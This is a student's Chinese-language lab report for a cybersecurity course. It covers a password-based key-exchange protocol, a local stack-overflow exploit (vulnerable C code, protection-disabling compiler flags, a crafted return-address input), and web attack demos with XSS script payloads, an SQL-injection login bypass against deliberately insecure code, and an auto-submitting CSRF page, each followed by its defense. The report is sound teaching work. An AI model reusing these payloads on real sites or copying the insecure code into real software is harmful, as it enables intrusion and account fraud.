

Report

李骋昊 2021010826

完成的实验：

- 1. 基于口令的身份验证协议
- 2. 模拟栈溢出攻击
- 3. 常见Web漏洞演示

基于口令的身份验证协议

实验步骤

一、设计协议：

设计数据包结构为：`报文标识 字段总数 (字段长度 字段内容)*`。其中报文标识、字段总数、字段长度都是小端序32bit无符号整数。其中报文标识1到5对应交互过程中的5次握手，报文标识0表示内容是负载。

二、封装

根据以上的协议，封装出 `read_message` 和 `write_message` 接口。

封装AES：

加密：`随机生成 128bit的iv, 并用 iv || AES加密的密文 作为 aes_encrypt 的输出。`

解密：视输入密文的前128bit是iv, 128bit后是密文，调 `crypto` 库

封装Blowfish: 在 `crypto` 库的加密上封装，实现padding使长度到下一个8Byte的整数倍。

三、实现协议：

client 生成一对RSA公私钥。根据用户输入的SHA256确定 `pw`。发送 $A, AES(pw, pk_A)$

server根据传来的用户名，查找对应的密码，计算 `pw`。尝试解密出 `pkA`。若失败，则认为密码错误并关闭连接。随机生成256Byte的 K_s ,发送 $AES(pw, RSA(pk_A, K_s))$

client解密出 K_s ，随机生成256Byte的 N_A 。发送 $Blowfish(K_s, N_A)$

server解密出 N_A , 随机生成256Byte的 N_B 。发送 $Blowfish(K_s, N_A||N_B)$

client验证 N_A , 并发送 $Blowfish(K_s, N_B)$ 。

server验证 N_B , 然后用 K_s 开始发送秘密数据。

关键截图

```
(base) lethe@lethe2:~/thu/113spring/cybersecurity/bellovin_merritt$ ./target/
debug/client
Enter username
lethe
Enter password
123459_2nd
[119, 28, 246, 186, 93, 168, 136, 219, 0, 79, 61, 205, 206, 227, 57, 162, 241
, 38, 105, 100, 130, 131, 135, 56, 173, 53, 73, 142, 120, 114, 122, 136]
session key:
[225, 8, 57, 217, 122, 184, 211, 31, 110, 177, 174, 81, 123, 196, 217, 165, 2
38, 171, 115, 139, 159, 242, 234, 18, 28, 160, 72, 99, 126, 198, 166, 96]
NA:
[132, 2, 41, 31, 119, 188, 159, 22, 125, 82, 182, 166, 73, 247, 16, 199, 236,
213, 60, 116, 83, 242, 125, 227, 204, 203, 155, 237, 229, 136, 195, 223]
NB:
[127, 18, 96, 218, 20, 25, 171, 236, 219, 91, 229, 194, 233, 119, 147, 83, 50
, 163, 8, 20, 253, 236, 248, 90, 125, 197, 135, 222, 158, 235, 53, 20]
Ok("secret infomation here!")
```

```
(base) lethe@lethe2:~/thu/113spring/cybersecurity/bellovin_merritt$ ./target/
debug/server
Server running on 127.0.0.1:8080
Client connected: 127.0.0.1:59098
[119, 28, 246, 186, 93, 168, 136, 219, 0, 79, 61, 205, 206, 227, 57, 162, 2
41, 38, 105, 100, 130, 131, 135, 56, 173, 53, 73, 142, 120, 114, 122, 136]
session key:
[225, 8, 57, 217, 122, 184, 211, 31, 110, 177, 174, 81, 123, 196, 217, 165,
238, 171, 115, 139, 159, 242, 234, 18, 28, 160, 72, 99, 126, 198, 166, 96]
NA:
[132, 2, 41, 31, 119, 188, 159, 22, 125, 82, 182, 166, 73, 247, 16, 199, 23
6, 213, 60, 116, 83, 242, 125, 227, 204, 203, 155, 237, 229, 136, 195, 223]
NB:
[127, 18, 96, 218, 20, 25, 171, 236, 219, 91, 229, 194, 233, 119, 147, 83,
50, 163, 8, 20, 253, 236, 248, 90, 125, 197, 135, 222, 158, 235, 53, 20]
NB back:
[127, 18, 96, 218, 20, 25, 171, 236, 219, 91, 229, 194, 233, 119, 147, 83,
50, 163, 8, 20, 253, 236, 248, 90, 125, 197, 135, 222, 158, 235, 53, 20]
```

两图分别是client和server。

可见两边计算的pw一致， session key NA NB 两边一致。最终client成功解密 sercet information here! 这条加密消息。

模拟栈溢出

实现步骤

一、构建被攻击的程序。其中关键代码如下：

```
void my_get(int n, char* dest){
    while(n-- > 0){
        *dest = getc(stdin);
        dest++;
    }
}

void work(){
    char a[8] = {'x'};
    int length;
    scanf("%d", &length);
    my_get(length, a);
}
```

二、用 gcc -fno-stack-protector -no-pie -Og -m32 target.c -o target 得到一个32位的，关闭了stack canary 和 pie的程序。

三、用checksec验证以上性质。

四、用objdump查看 work 函数的汇编，确定如上 work 中 a 的地址到 work 的栈顶的距离。实验中是20

五、用objdump找到希望跳转到的恶意代码的地址。本例中是 0x080491a6。

六、构造攻击输入为 0x00(20个) 0xa6 0x91 0x04 0x08，实现攻击

关键截图

RELRO Partial RELRO begin normally hello stack!	STACK CANARY No canary found	NX NX enabled	PIE No PIE	RPATH No RPATH	RUNPATH No RUNPATH	Symbols 43) Symbols	FORTIFY No	Fortified 0	Fortifiable 0	FILE ./target
--	---------------------------------	------------------	---------------	-------------------	-----------------------	------------------------	---------------	----------------	------------------	------------------

这里的 `hello stack` 是恶意代码中的输出。

Web漏洞

实现步骤

XSS：
攻击：
持久性： 输入 `<script> alert(4); </script>` 到示例网站的评论框。
非持久性： 输入 `<script> alert(3); </script>` 到示例网站的搜索框。
防御：
在网页模板中开启 `{% autoescape true %}`

SQL注入：
首先实现一个简单的用户注册与登录系统。
攻击：
若 `lethe20244` 是一个合法的用户名，在登录框的用户名输入 `lethe20244' --`， 即绕过以下代码的检查：

```
def login_insecure(username, pw):
    db = connect_db()
    for (s) in db.cursor().execute("SELECT salt FROM users WHERE username = '{}'.format(username)).fetchall():
        print(s)
        hash = get_hash(s[0], pw)
        try:
            sql = "SELECT username FROM users WHERE username = '{}' AND pw = '{}'.format(username, hash)
            print(sql)
            for _ in db.cursor().execute(sql).fetchall():
                return "登录成功"
        except Exception as e:
            print(e)
            return "用户名或密码错误"
```

防御：
重写以上函数如下

```
def check_username(func):
    def is_username_legal(user_name):
        if(len(user_name) < 5):
            return False
        chars = string.ascii_letters + string.digits
        for i in user_name:
            if i not in chars:
                return False
        return True

    def wrapper(*args, **kwargs):
        if len(args) > 0 and isinstance(args[0], str) and is_username_legal(args[0]):
            return func(*args, **kwargs)
        else:
            return "illegal username。 用户名只能是[5,64]字符的数字或英文字母"
    return wrapper

@check_username
def login(username, pw):
    db = connect_db()
    for (u,s,p) in db.cursor().execute("SELECT username, salt, pw FROM users WHERE username = ?" ,
    (username,)).fetchall():
        print(u,s,p)
        hash = get_hash(s, pw)
        if(p == hash):
            return "登录成功"
        else:
```

```
        return "用户名或密码错误"

    return "用户名或密码错误"
```

其中的@check_username 的行为是，检查函数的第一个参数是否只由5到64个数字或英文字母组成。如果不是，直接返回 illegal username。

这样的做法使得用于攻击（因而需要含有数字和字母以外的字符）的字符串无法作为合法的用户名而不会被用在任何sql语句中。

CSRF攻击：

实现victim网站，其中有 /consume 这样一个会扣减用户账户余额的POST接口。这个接口用cookie分辨用户。部署在 127.0.0.1:3000

实现攻击页面。其中核心代码如下：

```
<body onload="submitForm();">
  <div class="tip">attacking ... </div>
  <form id="consume" action="http://127.0.0.1:3000/consume" method="POST">
    <input type="hidden" name="amount" value="666" />
  </form>
</body>

<script>
function submitForm() {
  var form = document.getElementById("consume");

  var formData = new FormData(form);

  fetch(form.action, {
    method: form.method,
    body: formData,
    mode: 'cors',
    credentials: 'include'
  })
  .then(function (response) {
    // 检查响应状态码,如果是重定向则忽略
    if (response.redirected) {
      alert("Redirecting to: " + response.url);
    } else {
      return response.json();
    }
  })
  .then(function (data) {
    console.log(data);
  })
  .catch(function (error) {
    console.error(error);
  });
}
</script>
```

重要内容有：

设定 mode: 'cors' 以使允许 cross origin

设定 credentials: 'include' 以使其他域下的cookie可被发送。

防御：

利用flask框架的 CSRFProtect

关键代码有：

```
csrf = CSRFProtect(app)
```

和


```
<form action="/consume" method="POST">
  <input type="hidden" name="csrf_token" value="{{ csrf_token() }}" />
  <input type="number" name="amount" min="0" step="1" required />
```

```
<input type="submit" value="消耗余额" />
</form>
```

， 即在被攻击的表单里插入 csrf_token 。
攻击者不能正确构造出 csrf_token , 而不能正确发出 /consume 请求。

关键截图

XSS
防御前：
用户输入的script被执行，如：



防御后，输入的script标签以本文而非代码被浏览器理解

所有的评论如下:

<script> alert(4); </script>

<script> alert(4); </script>

SQL注入

输入

登录：

登录

后，得到结果是

Web安全实验

登录成功

你可以查询并且发布评论

实际执行的sql是：
SELECT username FROM users WHERE username = 'q1234567890' --' AND pw = '67bee07f5c5097bff8eabd90fb980ede7db623888018ca1d86f94ee916196233'

防御后：

Web安全实验

illegal username。 用户名只能是[5,64]字符的数字或英文字母

你可以查询并且发布评论

CSRF注入：

攻击页面和正常用户发出的请求都得到了正常的响应。这里的302用于使浏览器重新请求一次页面。

```
new balance 9989
127.0.0.1 - - [25/Jun/2024 12:48:35] "POST /consume HTTP/1.1" 302 -
q1234567890_9a91681be4e14be345dbaa8b49f5b7866b98fe908d41a98d9ce7863529abfd80
127.0.0.1 - - [25/Jun/2024 12:48:35] "GET / HTTP/1.1" 200 -
q1234567890_9a91681be4e14be345dbaa8b49f5b7866b98fe908d41a98d9ce7863529abfd80
new balance_9323
127.0.0.1 - - [25/Jun/2024 12:48:45] "POST /consume HTTP/1.1" 302 -
```

防御：

攻击页面发出的请求得到了400响应。而正常的用户操作不受影响。

```
new balance 9320
127.0.0.1 - - [25/Jun/2024 12:50:59] "POST /consume HTTP/1.1" 302 -
q1234567890_9a91681be4e14be345dbaa8b49f5b7866b98fe908d41a98d9ce7863529abfd80
127.0.0.1 - - [25/Jun/2024 12:50:59] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [25/Jun/2024 12:51:08] "POST /consume HTTP/1.1" 400 -
```

代码：

https://github.com/Lethe10137/cybersecurity_exp_2024_spring